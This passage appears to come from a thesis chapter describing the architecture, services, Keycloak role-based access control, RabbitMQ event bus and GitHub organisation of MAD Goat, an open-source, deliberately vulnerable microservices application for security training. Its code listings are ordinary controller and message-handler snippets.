


Figure 3.1: API Gateway diagram according to AWS (Amazon, 2023b)

The Event-Driven Communication pattern is crucial for the MAD Goat project, as it enables various services to communicate asynchronously. In the project architecture, it is particularly present in the Lessons service and the Scoreboard service. When a user completes a lesson, an event is triggered, notifying the Scoreboard service. Subsequently, the Scoreboard service updates its database with the user's details and the points earned for completing the lesson. This asynchronous communication enhances responsiveness and scalability within the application, as services can independently process events without blocking or waiting for immediate responses like in traditional service-to-service communication. Figure 3.2 demonstrates, in a straightforward manner, the process of asynchronous communication, where a producer triggers an event, and a consumer subsequently consumes that event, undertaking the necessary actions.

Figure 3.2: Event-driven architecture diagram according to AWS (Amazon, 2023b)

The Database-Per-Service pattern in MAD Goat involves separating each microservice into its dedicated database. This approach is chosen to ensure data isolation and encapsulation, where each microservice has complete control over its data storage. This pattern facilitates individual services to make changes to their respective databases without impacting other services. It also improves data security and supports a microservices architecture's independence and scalability. In the context of MAD Goat, some services leverage PostgreSQL for managing relational database data (such as the Lesson service and Keycloak), while others opt for MongoDB to handle more document-centric data, as seen in the case of the Scoreboard service. This also demonstrates that each service can structure itself with a suitable data source aligned with its use case. Figure 3.3 demonstrates the scenario

where multiple Lambda functions on AWS utilize their individual persistent storage for their specific requirements without data sharing. This ensures service independence and scalability.




Figure 3.3: Database-per-service pattern diagram according to AWS (Amazon, 2023a)

3.2 Design of the Vulnerable Application

The introduction of security vulnerabilities within the application adheres to a set of consistent rules:

- Relevance to MAD Building Blocks: Vulnerabilities must relate to one of the five fundamental MAD building blocks. Whether it involves open-source components of MAD, architectural design, or container hosting services, these building blocks must exhibit insecurity.
- Practical Use Case: Security issues introduced must serve a practical purpose within the application. This means that all services and components play an active role in the business logic of the application, eliminating unnecessary or irrelevant elements.
- Educational Focus: Vulnerabilities are included as lessons aimed at enhancing the users' cybersecurity knowledge. These vulnerabilities serve as valuable opportunities for users to learn and improve their security awareness and practices.

More details on the introduction of vulnerabilities can be found in Chapter 4.

3.3 Implementation Details

In this section, the document offers a high-level overview of key implementation details. This encompasses insights into the services employed in MAD Goat, considerations related to the user experience (UX/UI), and architectural decisions.

The entire codebase for MAD Goat is hosted on GitHub and is an open-source project managed under the MAD-Goat-Project organization. This choice of GitHub as the codebase hosting platform is driven by its simple and powerful characteristics. GitHub offers an array of features and collaborative tools, facilitating code management, version control, and contributions from developers. Its familiarity within the development community and user-friendly interface make it an ideal choice for hosting open-source projects (Singh Kochhar et al., 2019).

Regarding licensing, the MAD Goat project adopts the MIT license. The MIT license is a permissive open-source license renowned for its simplicity and clarity. It provides a flexible framework for sharing and using software, making it accessible to developers and users alike. The license explicitly defines the permissions and conditions for software usage. Notably, the MIT license imposes minimal restrictions on how the software can be employed or integrated into other projects, thus encouraging contributions from a diverse and engaged developer community (Checkmarx, 2022a).

Moreover, this permissive license grants users the freedom to utilize, modify, distribute, and sublicense the software for both commercial and non-commercial purposes.

Some of the services utilized during the project development are depicted in Figure 3.4, showcasing the heterogeneity of the project and its emphasis on employing open-source technologies. It's important to note that not all technologies, languages, and frameworks are represented in this figure (e.g., MinIO is missing as well as Keycloak).





Figure 3.4: Technologies used on the MAD Goat project

3.3.1 User Interface and Experience (UI/UX)

Before the development of the web application started, all mockups and user flows were designed in Figma, a web-based tool utilized for UI and UX design. Consistency in design was achieved by adhering to Google's Material Design principles, which were integrated into the web application with the React component library, MUI (Material-UI). Figures 3.5, 3.6, 3.7, and 3.8 illustrate the transition from the initial Figma mockups (figures on the left) to the final implementation in the web application (figures on the right).


While numerous design frameworks such as Tailwind CSS, Ant Design, and IBM's Carbon Design System offer robust principles for building interfaces, Google's Material Design was selected for its continual updates, modern approach, substantial community support, and extensive documentation. A compelling factor in its favor is its simplicity, making it an accessible and practical choice for creating user-friendly designs (Google, 2023).



(a) Figma Login Page

(b) MAD Goat Login Page


Figure 3.5: Comparison between Login Page mockup and application web page



(a) Figma Home Page

(b) MAD Goat Home Page


Figure 3.6: Comparison between Home Page mockup and application web page



(a) Figma Lesson Overview

(b) MAD Goat Lesson Overview

Figure 3.7: Comparison between Lesson Overview mockup and application web page



(a) Figma Lesson Example

(b) MAD Goat Lesson Example

Figure 3.8: Comparison between Lesson Example mockup and application web page

The strategy of creating mockups before proceeding with the development of the web application was employed because, during the conceptual stage of MAD Goat, there was a lack of clarity about the application's intended appearance and functionality. By designing these mockups, a clearer understanding of the application's purpose was gained, paving the way for a more straightforward development process.

3.3.2 Services

Looking at Figure 3.9, the services can be divided into three categories: infrastructure services, core MAD services, and interfaces.




Figure 3.9: High-Level MAD Goat architecture

Infrastructure services

The infrastructure services include all fundamental backbone components of the application, mainly without the business logic. These services include:

- Keycloak: One of the more important services used on the application. Keycloak is an open-source identity and access management solution that helps organizations secure their applications and services by providing features for authentication, authorization, and user management. It acts as a centralized authentication server, allowing users to log in to multiple applications using a single set of credentials (Chatterjee & Prinz, 2022). It's also widely used on microservices-based architectures.
- Traefik: Traefik is an open-source dynamic reverse proxy and load balancer designed to help developers and system administrators manage network traffic efficiently, especially in microservices and containerized environments. It's designed to work with container orchestration platforms like Docker, Kubernetes, and others. Traefik sits between clients and backend services, routing requests to the appropriate destinations based on various rules and configurations (Sharma & Mathur, 2020).
- RabbitMQ: RabbitMQ is an open-source message broker software that facilitates communication between different applications or components by implementing messaging patterns based on publish/subscribe architecture. It provides a way for various parts of a system to communicate asynchronously and decoupled from each other (Pathak & Kalaiarasan, 2021). RabbitMQ is widely used in distributed and microservices architectures to handle messaging, queuing, and event-driven communication.
- MinIO: MinIO is an open-source, high-performance object storage server that is designed to be compatible with Amazon S3 (Simple Storage Service). It enables organizations to build their own private cloud storage infrastructure for storing and managing large amounts of unstructured data, such as documents, images,

videos, backups, and more. MinIO is particularly well-suited for cloud-native and containerized environments (MinIO, 2023).

One thing to notice is that all of MAD Goat's infrastructure services rely on open-source software. This forms one of the building blocks of the MAD Goat project, emphasizing the commitment to leveraging open-source solutions wherever possible.

Core MAD Services

The core MAD services incorporate the vital components that define the business logic of the application. Many of these services may be susceptible to security vulnerabilities. Key services in this category include:

- Lesson Service: Developed in Nest.js, this API orchestrates the business logic behind MAD lessons.
- Scoreboard Service: Also built with Nest.js, this API manages user scoreboard-related operations.
- MAD4shell Service: This specialized service enhances specific images with supplementary data for a mythical creature called "Goat Shell". Developed using the Java Spring framework.
- Docs Service: Dedicated to documentation, this service employs Jekyll an open-source static site generator. Jekyll simplifies the creation of websites by generating static HTML files from plain text files, typically written in Markdown or HTML, alongside configuration files.
- Profile Service: Developed using the Go Gin framework, this API facilitates the read-only display of data about Keycloak users.

Interfaces

The culmination of the MAD architecture is shaped by the interfaces it encompasses, serving as gateways to interact with the system, either by the user or the administrator:

- MAD Web App: The user-facing web application that provides an interface for users to access the MAD lessons and related activities. Through this portal, users can navigate course content, track progress, and engage in the scoreboard feature.
- RabbitMQ Admin Panel: This interface offers a centralized hub for managing and monitoring the messaging infrastructure powered by RabbitMQ. Administrators can configure message queues, set up exchanges, monitor message traffic, and troubleshoot potential issues, ensuring communication between various components of the system.
- MinIO Management: The MinIO interface grants administrators control over the object storage infrastructure. It allows for effective management of stored files, configuration of data retention policies, and monitoring of storage usage.

These interfaces collectively enhance user experience, streamline system administration, and allow for effective communication within the MAD architecture.

Figure 3.9 illustrates the setup of the web application built from many small, self-contained parts known as microservices. Each part has its own set of data and operates independently. They communicate over the web using HTTP and an event bus acts as a coordinator for some of its services, making sure all the parts work well together. This setup helps the web application run efficiently and makes it easier to handle changes or growth.

The MAD Goat application is designed to be cross-platform, which means it can operate on any system that supports HTTP. This flexibility is made possible through the use of many RESTful APIs. A RESTful API is a common method for building web services that allows different technologies to communicate with each other across the internet. It can be looked at as a universal language that lets the application talk to other programs, no matter what kind of computer or operating system they are using.

The workflow of the application is as follows:

- The client application, typically a web browser, interfaces with the microservices.
- The API gateway serves as a reverse proxy, directing requests from the client application to the corresponding microservices.

- Microservices are tasked with specific functions, such as managing user authentication, providing lessons, and facilitating interactions with the scoreboard feature.
- The event bus functions as a messaging system, enabling asynchronous communication between microservices.

The adoption of HTTP as the communication conduit between the web application and its microservices ensures the application's compatibility with any platform that supports HTTP. This design enables the client-side application to function across diverse platforms, from web browsers to future mobile apps, without being tied to a specific operating system or device.

3.3.3 Authentication and Authorization

In the microservices architecture of the MAD Goat project, authentication and authorization play a pivotal role, despite the project's intentional security weaknesses for educational or demonstrative purposes. The system's security integrity, outside of those controlled vulnerabilities, relies heavily on effective identity management and access control measures.

Keycloak is the chosen platform for managing these security concerns within MAD Goat. This open-source Identity and Access Management (IAM) tool provides a robust framework for authenticating and authorizing users. It supports modern protocols like OAuth 2.0 and OpenID Connect, facilitating secure and flexible interactions across the various microservices of the application.

By implementing Keycloak, MAD Goat benefits from a centralized user management system, role-based access control, and seamless integration capabilities. This ensures that while certain vulnerabilities are present by design, the rest of the application maintains a high level of security, safeguarding against unauthorized access and protecting sensitive data in accordance with best practices (Chatterjee & Prinz, 2022).

Keycloak was selected for the MAD Goat project due to its robust authentication and authorization capabilities, offering the following three advantages:

1. **Token-Based Authentication:** Keycloak implements token-based authentication, issuing and validating tokens such as JSON Web Tokens (JWTs) for user or service authentication. These tokens carry encoded user or service information and permissions, enabling a stateless authentication process. This is particularly advantageous for distributed and scalable microservices architectures, facilitating scalability and removing the need for server-side user state management.
2. **OpenID Connect:** Through OpenID Connect, an authentication layer on top of OAuth 2.0, Keycloak standardizes user authentication and identity information retrieval. It supports Single Sign-On (SSO) across multiple applications and services, streamlining the user authentication experience by reducing the need for repeated logins.
3. **Role-Based Access Control (RBAC):** Keycloak employs RBAC to manage authorizations. Permissions are assigned to roles rather than directly to users, and users or services are then granted roles with the necessary permissions. This model simplifies access management and allows for scalable and manageable authorization policies in complex systems.

The integration of Keycloak within the MAD Goat project ensures secure authentication and authorization across its microservices, maintaining system security amidst the intentionally included vulnerabilities.

To understand the implementation of Role-Based Access Control (RBAC) within the project, it is crucial to grasp the concept of a Keycloak realm. A realm in Keycloak is a core construct that groups and manages a set of users, credentials, roles, and groups. It represents a tenant or a namespace, a distinct space where security configurations are defined and managed. Each realm operates in isolation, ensuring that settings, user management, and role assignments are independent of other realms (Keycloak, 2023).

Figure 3.10 makes an effort to demonstrate the concept of the Keycloak realms.

Security mechanisms, such as passwords or tokens, are used for user authentication. Access control roles, referred to as "Roles", are assigned to users or groups to define their permissions. Additionally, "Groups" are collections of users that are managed collectively to simplify role assignments.

This structure allows for the orchestration of access control policies and user roles, enabling secure interactions with the microservices in the MAD Goat application. Figure 3.11 demonstrates the MADGoat realm created within




Figure 3.10: Keycloak Realms (Keycloak, 2023)

the Keycloak application. It is here that the real roles are assigned in Keycloak. These roles are a set of permissions that can be assigned to users within a specific realm. They define what actions a user is allowed to perform and which parts of the application they can access.

Assigning realm roles to users defines their authority and access within that realm. For instance, in the MAD Goat project, a user with the "app-admin" role might include permissions to create and delete other users, while the "app-user" role may be restricted to read-only access, allowing interaction with the web application as a standard user rather than an administrator. These roles are crucial for managing security and access policies in applications secured by Keycloak. The services underlying the MAD Goat Project also leverage these roles to determine user access to resources. As illustrated in Listing 3.1, both API endpoints enforce role-based access: users possessing only the "app-user" role cannot delete users, whereas an "app-admin" has the requisite permissions. This snippet is taken from the "mad-scoreboard-service" codebase, which is available on GitHub.

```
@Roles({ roles: ['realm:app-admin'], mode: RoleMatchingMode.ALL })
@Delete(':id')
remove(@Param('id') id: string) {
  return this.usersService.remove(+id);
}

@Roles({ roles: ['realm:app-user'], mode: RoleMatchingMode.ALL })
@Get('/generate/:factor')
generate(@Param('factor') factor: string) {
  const name = this.usersService.generate(factor);
  return { name };
}
```

Listing 3.1: Realm access level on REST APIs on Scoreboard service




Figure 3.11: Keycloak MAD Realm

3.3.4 Event Bus

The event bus depicted in Figure 3.9 is realized through RabbitMQ. Event-driven development is employed in two primary services within the MAD Goat project: the Scoreboard service and the Lesson service. This approach adheres to a producer-consumer pattern (Microsoft, 2022), wherein one service is tasked with publishing messages while the subscriber services are designed to consume messages as they arrive at the exchange.

Figure 3.13 illustrates, at a high-level way, how the publisher dispatches messages to the message broker, and the subscribers connected to that broker are poised to receive them. Various underlying technologies can facilitate this model, ranging from ActiveMQ to RabbitMQ, yet all adhere to the same foundational principle.




Figure 3.12: RabbitMQ message queue

In MAD Goat, the Lessons service publishes a message to the “lesson_completed_queue” whenever an assessment within the lesson is concluded, as shown in figure 3.12.




Figure 3.13: Publish Subscriber pattern (Microsoft, 2022)

In the Lessons service, message publication is executed using a native RabbitMQ library for Node.js, as depicted in Listing 3.2. Subsequently, the Scoreboard service listens for this message and, upon its receipt, increments the points for the user who has completed the lesson, as detailed in Listing 3.3.

```
  // Endpoint to create an assessment progress record, with role-based access control
  @Roles({ roles: ['realm:app-user'], mode: RoleMatchingMode.ALL })
  async create(
    @Body() createAssessmentProgressDto: CreateAssessmentProgressDto,
    @AuthenticatedUser() user: any,
  ) {
    ...
    // When an assessment is marked as completed, send a message to the RabbitMQ exchange
    if (createAssessmentProgressDto.status === AssessmentStatus.COMPLETED) {
      await this.assessmentProgressService.sendAssessmentCompletedMessage(
        createAssessmentProgressDto.assessment_id,
        user.sub,
      );
    }
    return createdProgress;
  }
```

Listing 3.2: Dispatching 'Assessment Completed' Messages to RabbitMQ Exchange from Scoreboard Service

```
// Endpoint to handle 'lesson.completed' events from RabbitMQ
@EventPattern('lesson.completed')
  getNotifications(
    @Payload() data: { assessmentId: number; userId: string },
    @Ctx() context: RmqContext,
  ) {
    // Updating points based on the received message
    this.pointsService.updatePoints(data);
  }
```

Listing 3.3: Scoreboard Service Endpoint for Handling 'lesson.completed' Messages via RabbitMQ

The example given showcases just a fraction of the potential that event-driven development offers. By moving away from conventional service-to-service communication methods such as RESTful APIs or RPC mechanisms (like SOAP, Thrift, or Protocol Buffers), it is possible to ensure the elimination of hard dependencies between services. This approach fosters more decoupled and scalable systems, albeit at the cost of increased complexity (Sam Newman, 2015).

3.4 MAD Goat Code Repositories

This section provides a brief overview of the codebase structure, its hosting details, and the implementation of continuous integration and continuous delivery. It also describes the approaches taken to ensure adequate test coverage and maintain basic security standards.

3.4.1 Github Organization

As previously stated all the codebase for the MAD Goat project is stored on GitHub as an organization. A GitHub organization is a profile for grouping users to collaborate on shared repositories with collective ownership and access controls, enabling structured permissions and team management for companies or projects. Figure 3.14 demonstrates the GitHub organization landing page. Table 3.1 shows all the relevant code repositories inside the MAD Goat Project Organization.

Each service in the MAD Goat project is housed in its own distinct repository, a strategy adopted to ensure a clear separation of code responsibilities. While a monorepo structure, akin to Google's approach, could be utilized—complete with specialized tooling— the decision to favor a multi-repo setup was based on the premise that it would require less tooling and be easier to maintain. A multi-repo structure is more straightforward to set up, whereas a monorepo demands extensive initial configuration for similar levels of separation. Figure 3.15 represents the multitude of repos inside the MAD Goat project.

